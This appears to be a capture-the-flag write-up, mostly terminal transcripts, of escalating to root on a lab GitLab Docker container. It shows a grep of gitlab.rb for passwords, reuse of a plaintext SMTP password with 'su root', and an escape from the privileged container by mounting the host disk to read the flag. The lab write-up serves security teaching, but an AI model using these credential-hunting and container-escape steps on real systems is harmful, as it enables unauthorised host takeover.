


```
git@gitlab:/$ cd /opt/
git@gitlab:/opt$ ls -al
total 24
drwxr-xr-x 1 root root 4096 Dec  1 16:23 .
drwxr-xr-x 1 root root 4096 Dec  1 12:41 ..
drwxr-xr-x 2 root root 4096 Dec  7 09:25 backup
drwxr-xr-x 1 root root 4096 Dec  1 12:41 gitlab
```




```
git@gitlab:/opt$ cd backup/
git@gitlab:/opt/backup$ ls -al
total 112
drwxr-xr-x 2 root root  4096 Dec  7 09:25 .
drwxr-xr-x 1 root root  4096 Dec  1 16:23 ..
-rw-r--r-- 1 root root   872 Dec  7 09:25 docker-compose.yml
-rw-r--r-- 1 root root 15092 Dec  1 16:23 gitlab-secrets.json
-rw-r--r-- 1 root root 79639 Dec  1 19:20 gitlab.rb
```

privileged = true : allows access all devices on the host system




```
git@gitlab:/opt/backup$ cat docker-compose.yml
version: '2.4'

services:
  web:
    image: 'gitlab/gitlab-ce:11.4.7-ce.0'
    restart: always
    hostname: 'gitlab.example.com'
    environment:
      GITLAB_OMNIBUS_CONFIG: |
        external_url 'http://172.19.0.2'
        redis['bind']='127.0.0.1'
        redis['port']=6379
        gitlab_rails['initial_root_password']=File.read('/root_pass')
    networks:
      gitlab:
        ipv4_address: 172.19.0.2
    ports:
      - '5080:80'
      #- '127.0.0.1:5080:80'
      #- '127.0.0.1:50443:443'
      #- '127.0.0.1:5022:22'
    volumes:
      - './srv/gitlab/config:/etc/gitlab'
      - './srv/gitlab/logs:/var/log/gitlab'
      - './srv/gitlab/data:/var/opt/gitlab'
      - './root_pass:/root_pass'
    privileged: true
    restart: unless-stopped
    #mem_limit: 1024m

networks:
  gitlab:
    driver: bridge
    ipam:
      config:
        - subnet: 172.19.0.0/16
```




```
git@gitlab:/opt/backup$ cat gitlab.rb
## GitLab configuration settings
##! This file is generated during initial installation and **is not** modified
##! during upgrades.
##! Check out the latest version of this file to know about the different
##! settings that can be configured by this file, which may be found at:
##! https://gitlab.com/gitlab-org/omnibus-gitlab/raw/master/files/gitlab-config-template/gitlab.rb.template
```

so big




```
git@gitlab:/opt/backup$ cat gitlab.rb | grep password
#### Email account password
# gitlab_rails['incoming_email_password'] = "[REDACTED]"
#     password: '_the_password_of_the_bind_user'
#     password: '_the_password_of_the_bind_user'
#   '/users/password',
#### Change the initial default admin password and shared runner registration tokens.
# gitlab_rails['initial_root_password'] = "password"
# gitlab_rails['db_password'] = nil
# gitlab_rails['redis_password'] = nil
gitlab_rails['smtp_password'] = "wW59U!ZKMbG9+*#h"
# gitlab_shell['http_settings'] = { user: 'username', password: 'password', ca_file: '/etc/ssl/cert.pem', ca_path: '/etc/pki/tls/certs', self_signed_cert: false}
##! `SQL_USER_PASSWORD_HASH` can be generated using the command `gitlab-ctl pg-password-md5 gitlab`
# postgresql['sql_user_password'] = 'SQL_USER_PASSWORD_HASH'
# postgresql['sql_replication_password'] = "md5 hash of postgresql password" # You can generate with `gitlab-ctl pg-password-md5 <dbuser>`
# redis['password'] = 'redis-password-goes-here'
####! **Master password should have the same value defined in
####!   redis['password'] to enable the instance to transition to/from
# redis['master_password'] = 'redis-password-goes-here'
# geo_secondary['db_password'] = nil
# geo_postgresql['pgbouncer_user_password'] = nil
#     password: PASSWORD
###! generate this with `echo -n '$password + $username' | md5sum`
# pgbouncer['auth_query'] = 'SELECT username, password FROM public.pg_shadow_lookup($1)'
#     password: MD5_PASSWORD_HASH
# postgresql['pgbouncer_user_password'] = nil
```

wW59U!ZKMbG9+*#h




```
git@gitlab:/opt/backup$ su root
Password:
root@gitlab:/opt/backup# cat /root/root.txt
cat: /root/root.txt: No such file or directory
root@gitlab:/opt/backup# cd /
root@gitlab:/# ls
RELEASE  assets  bin  boot  dev  etc  home  lib  lib64  media  mnt  opt  proc  root  root_pass  run  sbin  srv  sys  tmp  usr  var
root@gitlab:/# cd root
root@gitlab:~# ls
root@gitlab:~#
```

root file system on /dev/sda2




```
root@gitlab:~# mount
overlay on / type overlay (rw,relatime,lowerdir=/var/lib/docker/overlay2/l/GIXQ4D2FJ63I5OGALTCGDBK6KT:/var/lib/docker/overlay2/l/PZB5MARGIAOF6N5AAJNTVUFS52:/var/lib
/docker/overlay2/l/4KSUGTOLFYSBJFJQH2NUGVL54R:/var/lib/docker/overlay2/l/PJ4IKL6MDRM2ZSGFRAXCVHVLUR:/var/lib/docker/overlay2/l/XLLFVBBMKEEE672BOIVTSZ5XQZ:/var/lib/d
ocker/overlay2/l/33JTQXWWPTNINADNR6R3YM47KY:/var/lib/docker/overlay2/l/XG5BUSKVZNINSBJD2J7MMLU5A3:/var/lib/docker/overlay2/l/ZI5Y7RO6WUTDK3DQVTUTOA2ZWI:/var/lib/doc
ker/overlay2/l/SRZJCUXAPFOW35HRDPW7OHQWXN:/var/lib/docker/overlay2/l/SLR2WWC4VRYMZRPZ6EHZQSLNYS:/var/lib/docker/overlay2/l/SJBEI24D42KKTO5Z54GMKQPPXO,upperdir=/var/
lib/docker/overlay2/72682da51e1ec80c609bc446d141ff5afed2037d1bdf2810550ecff7fb552e68/diff,workdir=/var/lib/docker/overlay2/72682da51e1ec80c609bc446d141ff5afed2037d1
bdf2810550ecff7fb552e68/work,xino=off)
proc on /proc type proc (rw,nosuid,nodev,noexec,relatime)
tmpfs on /dev type tmpfs (rw,nosuid,size=65536k,mode=755)
devpts on /dev/pts type devpts (rw,nosuid,noexec,relatime,gid=5,mode=620,ptmxmode=666)
sysfs on /sys type sysfs (rw,nosuid,nodev,noexec,relatime)
tmpfs on /sys/fs/cgroup type tmpfs (rw,nosuid,nodev,noexec,relatime,mode=755)
cgroup on /sys/fs/cgroup/systemd type cgroup (rw,nosuid,nodev,noexec,relatime,xattr,name=systemd)
cgroup on /sys/fs/cgroup/cpu,cpuacct type cgroup (rw,nosuid,nodev,noexec,relatime,cpu,cpuacct)
cgroup on /sys/fs/cgroup/net_cls,net_prio type cgroup (rw,nosuid,nodev,noexec,relatime,net_cls,net_prio)
cgroup on /sys/fs/cgroup/hugetlb type cgroup (rw,nosuid,nodev,noexec,relatime,hugetlb)
cgroup on /sys/fs/cgroup/freezer type cgroup (rw,nosuid,nodev,noexec,relatime,freezer)
cgroup on /sys/fs/cgroup/blkio type cgroup (rw,nosuid,nodev,noexec,relatime,blkio)
cgroup on /sys/fs/cgroup/devices type cgroup (rw,nosuid,nodev,noexec,relatime,devices)
cgroup on /sys/fs/cgroup/pids type cgroup (rw,nosuid,nodev,noexec,relatime,pids)
cgroup on /sys/fs/cgroup/perf_event type cgroup (rw,nosuid,nodev,noexec,relatime,perf_event)
cgroup on /sys/fs/cgroup/memory type cgroup (rw,nosuid,nodev,noexec,relatime,memory)
cgroup on /sys/fs/cgroup/rdma type cgroup (rw,nosuid,nodev,noexec,relatime,rdma)
cgroup on /sys/fs/cgroup/cpuset type cgroup (rw,nosuid,nodev,noexec,relatime,cpuset)
mqueue on /dev/mqueue type mqueue (rw,nosuid,nodev,noexec,relatime)
/dev/sda2 on /root_pass type ext4 (rw,relatime)
/dev/sda2 on /etc/gitlab type ext4 (rw,relatime)
/dev/sda2 on /etc/resolv.conf type ext4 (rw,relatime)
/dev/sda2 on /etc/hostname type ext4 (rw,relatime)
/dev/sda2 on /etc/hosts type ext4 (rw,relatime)
shm on /dev/shm type tmpfs (rw,nosuid,nodev,noexec,relatime,size=65536k)
/dev/sda2 on /var/log/gitlab type ext4 (rw,relatime)
/dev/sda2 on /var/opt/gitlab type ext4 (rw,relatime)
```

basically we can just mount this , let's create a directory and the mount it



```
root@gitlab:~# cd /tmp/
root@gitlab:/tmp# mkdir root
root@gitlab:/tmp# mount /dev/sda2 /tmp/root/
root@gitlab:/tmp# cd root/
root@gitlab:/tmp/root# ls -al
total 100
drwxr-xr-x  20 root root  4096 Dec  7 17:44 .
drwxrwxrwt   1 root root  4096 May 16 00:42 ..
lrwxrwxrwx   1 root root     7 Apr 23  2020 bin → usr/bin
drwxr-xr-x   3 root root  4096 Jul  3  2020 boot
drwxr-xr-x   2 root root  4096 May  7  2020 cdrom
drwxr-xr-x   5 root root  4096 Dec  4 15:20 dev
drwxr-xr-x 101 root root  4096 Feb 11 14:31 etc
drwxr-xr-x   3 root root  4096 Jul  7  2020 home
lrwxrwxrwx   1 root root     7 Apr 23  2020 lib → usr/lib
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib32 → usr/lib32
lrwxrwxrwx   1 root root     9 Apr 23  2020 lib64 → usr/lib64
lrwxrwxrwx   1 root root    10 Apr 23  2020 libx32 → usr/libx32
drwx──────   2 root root 16384 May  7  2020 lost+found
drwxr-xr-x   2 root root  4096 Apr 23  2020 media
drwxr-xr-x   2 root root  4096 Apr 23  2020 mnt
drwxr-xr-x   3 root root  4096 Jun 15  2020 opt
drwxr-xr-x   2 root root  4096 Apr 15  2020 proc
drwx──────  10 root root  4096 Dec  7 17:02 root
drwxr-xr-x  10 root root  4096 Apr 23  2020 run
lrwxrwxrwx   1 root root     8 Apr 23  2020 sbin → usr/sbin
drwxr-xr-x   6 root root  4096 May  7  2020 snap
drwxr-xr-x   2 root root  4096 Apr 23  2020 srv
drwxr-xr-x   2 root root  4096 Apr 15  2020 sys
drwxrwxrwt  12 root root 12288 May 16 00:42 tmp
drwxr-xr-x  14 root root  4096 Apr 23  2020 usr
drwxr-xr-x  14 root root  4096 Dec  4 15:20 var
```

now ,we got the full host fillesystem here



```
root@gitlab:/tmp/root# cd root/
root@gitlab:/tmp/root/root# ls
docker-gitlab  ready-channel  root.txt  snap
root@gitlab:/tmp/root/root# cat root.txt
b7f98681505cd39066f67147b103c2b3
```